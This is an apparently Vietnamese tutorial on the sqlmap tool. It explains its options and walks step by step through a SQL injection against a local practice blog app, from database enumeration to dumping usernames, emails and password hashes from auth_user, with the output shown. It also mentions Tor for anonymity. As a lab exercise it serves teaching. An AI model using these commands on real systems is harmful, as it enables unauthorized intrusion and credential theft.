SQLmap

Overview:

Sqlmap là tool tự động được viết bằng ngôn ngữ python để khai thác lỗ hổng Sql Injection. Hỗ trợ 5 kiểu khai thác SQL khác nhau

1. Boolean-based
2. Time-based
3. Error-based
4. Union query-based
5. Stacked queries aka piggy backing:

Sử dụng: sqlmap [options]

Để xem các option hỗ trợ :

```
Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)
```

Các option xác định Target:

```
  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -d DIRECT           Connection string for direct database connection
    -l LOGFILE          Parse target(s) from Burp or WebScarab proxy log file
    -m BULKFILE         Scan multiple targets given in a textual file
    -r REQUESTFILE      Load HTTP request from a file
    -g GOOGLEDORK       Process Google dork results as target URLs
    -c CONFIGFILE       Load options from a configuration INI file
```

```
sqlmap -u http://localhost:8000/post/4
```


Request: Sử dụng để chỉ định cách kết nối cụ thể tới url mục tiêu

```
Request:
  These options can be used to specify how to connect to the target URL
  -A AGENT, --user..  HTTP User-Agent header value
  -H HEADER, --hea..  Extra header (e.g. "X-Forwarded-For: 127.0.0.1")
  --method=METHOD     Force usage of given HTTP method (e.g. PUT)
  --data=DATA         Data string to be sent through POST (e.g. "id=1")
  --param-del=PARA..  Character used for splitting parameter values (e.g. &)
  --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
  --cookie-del=COO..  Character used for splitting cookie values (e.g. ;)
```

VD: Sử dụng Tor anonymity network để gửi các request


```
sqlmap -u http://localhost:8000/post/4 --tor
```

Optimization: Tối ưu quá trình sqlmap




VD : sử dụng --threads=5 để nâng luồng gửi Max = 5 request cùng lúc giúp tối ưu thời gian

Injection: chỉ định các tham số để test như parameter, dbms, os, tamper(tamper là các script tùy chỉnh)




Detection: sử dụng để customize lại quá trình scan




Techniques: Chỉ định phương pháp scan, mặc định là toàn bộ

- B: Boolean-based blind
- E: Error-based
- U: Union query-based
- S: Stacked queries

- T: Time-based blind
- Q: Inline queries



Enumeration: Sử dụng để lấy các thông tin về DB, Tables,Structure and Data



Sử dụng để scan project Blog Vulnerability:

B1: Scan xác định lỗ hổng trên trường id

```
sqlmap -u http://localhost:8000/post/4 --batch
```

--batch: Never ask for user input, use the default behavior

SQLmap sẽ inject các payload để xác định loại lỗi của Target

B2: Sử dụng --dbs để xác định các database hiện có :

```
sqlmap -u http://localhost:8000/post/4 --batch --dbs
```

```
available databases [3]:
[*] information_schema
[*] pg_catalog
[*] public
```

B3: Sử dụng -D database_name --tables để liệt kê các Bảng trong DB:

```
sqlmap -u http://localhost:8000/post/4 --batch -D public -tables
```

```
+----------------------------+
| auth_group                 |
| auth_group_permissions     |
| auth_permission            |
| auth_user                  |
| auth_user_groups           |
| auth_user_user_permissions |
| blogapp_comment            |
| blogapp_post               |
| blogapp_post_author_id     |
| blogapp_post_tags          |
| blogapp_role               |
| blogapp_tags               |
| blogapp_userprofile        |
| blogapp_vul                |
| django_admin_log           |
| django_content_type        |
| django_migrations          |
| django_session             |
+----------------------------+
```

B4: `sqlmap -u http://localhost:8000/post/4 --batch -D public -T auth_user --column`

Xác định các cột có trong bảng auth_user, KQ:

```
Database: public
Table: auth_user
[11 columns]
+--------------+-------------+
| Column       | Type        |
+--------------+-------------+
| date_joined  | timestamptz |
| email        | varchar     |
| first_name   | varchar     |
| id           | int4        |
| is_active    | bool        |
| is_staff     | bool        |
| is_superuser | bool        |
| last_login   | timestamptz |
| last_name    | varchar     |
| password     | varchar     |
| username     | varchar     |
+--------------+-------------+
```

B5:

```
sqlmap -u http://localhost:8000/post/4 --batch -D public -T auth_user -C email,password,username --dump
```

```
Database: public
Table: auth_user
[2 entries]
+-------------+--------------------------------------------------------------------------------------------------------------+----------+
| email       | password                                                                                                     | username |
+-------------+--------------------------------------------------------------------------------------------------------------+----------+
| abc1@a.com  | pbkdf2_sha256$260000$U18SALmQ1H8jvTt9aCY8BK$ZyHQ/pQndo1UWu8RXV09L5O3VNWSmlspVKxn5kamwr0= | abc1     |
| admin1@a.com | pbkdf2_sha256$260000$LcUvMiFROJeXbrnNuwaLMA$ZvPa7qF2MR1TlpujmDm1SG9AUncQB8tWgjAaXeQzpOA= | admin    |
+-------------+--------------------------------------------------------------------------------------------------------------+----------+

[19:48:06] [INFO] table 'public.auth_user' dumped to CSV file '/home/wolf/snap/sqlmap/18/.local/share/sqlmap/output/localhost/dump/public/auth_user.csv'
[19:48:06] [INFO] fetched data logged to text files under '/home/wolf/snap/sqlmap/18/.local/share/sqlmap/output/localhost'
```

Data và các thông tin liên quan được lưu lại vào path :